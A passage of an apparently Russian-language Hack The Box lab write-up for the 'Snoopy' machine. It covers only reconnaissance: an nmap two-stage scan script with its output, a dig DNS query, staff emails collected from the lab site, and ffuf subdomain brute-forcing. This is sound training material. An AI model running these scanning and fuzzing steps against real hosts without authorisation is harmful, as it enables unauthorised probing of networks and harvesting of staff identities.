Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for snoopy.htb (10.10.11.212)
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ee6bcec5b6e3fa1b97c03d5fe3f1a16e (ECDSA)
|_  256 545941e1719a1a879c1e995059bfe5ba (ED25519)
53/tcp open  domain  ISC BIND 9.18.12-0ubuntu0.22.04.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.18.12-0ubuntu0.22.04.1-Ubuntu
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: SnoopySec Bootstrap Template - Index
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 53 — служба BIND DNS;
- 80 — веб-сервер Nginx 1.18.0.

На SSH ничего не добьемся, а вот быстро проверить DNS мы можем.


```
dig @snoopy.htb
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ dig @snoopy.htb

; <<>> DiG 9.18.12-1-Debian <<>> @snoopy.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 64054
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 132da70fa6f58caa0100000064610019e4eb2e2f41f68a0c (good)
; EDE: 18 (Prohibited)
;; QUESTION SECTION:
;.                              IN      NS

;; Query time: 55 msec
```

Результат выполнения команды dig

Новых записей DNS обнаружить не удалось, поэтому смело переходим к веб-серверу, а точнее — к сайту, который на нем расположен.




Focus On What Matters

SnoopySec is a leading provider of DevSecOps tooling for web-based businesses. We offer a comprehensive suite of services designed to help our clients build and maintain secure web applications throughout their entire lifecycle.

Download our press release package here or download our recent announcement here

Главная страница сайта

Находим упоминание нескольких пользователей, которые потенциально могут иметь учетную запись как на самом сайте, так и на сервере.



Our Team

Charles Schultz
Chief Executive Officer
cschultz@snoopy.htb


Sally Brown
Product Manager
sbrown@snoopy.htb

Harold Angel
CTO
hangel@snoopy.htb

Lucy Van Pelt
Accountant
lpelt@snoopy.htb

Имена пользователей на сайте

Также натыкаемся на сообщение о том, что почтовый сервис `mail.snoopy.htb` в данный момент недоступен.



Attention: As we migrate DNS records to our new domain please be advised that our mailserver 'mail.snoopy.htb' is currently offline.

Location:
A108 Adam Street, New York, NY 535022

Email:
info@snoopy.htb

Call:
+1 5589 55488 55

Содержимое страницы contact.html

ТОЧКА ВХОДА

Попробуем просканировать поддомены в поисках скрытых страниц и форм для авторизации.

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.


Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — заголовок HTTP.

Место перебора помечается словом FUZZ.

Команда получается следующая:

```
ffuf -u http://snoopy.htb/ -w subdomains-top1million-110000.txt -t
256 -H 'Host: FUZZ.snoopy.htb'
```




```
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
    * FUZZ: king

[Status: 200, Size: 23418, Words: 5514, Lines: 481, Duration: 56ms]
    * FUZZ: servicedesk

[Status: 200, Size: 23418, Words: 5514, Lines: 481, Duration: 65ms]
    * FUZZ: www.a

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 139ms]
    * FUZZ: webapp

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
```

Результат сканирования поддоменов

В вывод утилиты попадают абсолютно все слова из словаря, поэтому следует дополнительно указать фильтр по размеру страницы (параметр `-fs`).

```
ffuf -u http://snoopy.htb/ -w subdomains-top1million-110000.txt -t
256 -H 'Host: FUZZ.snoopy.htb' -fs 0,23418
```

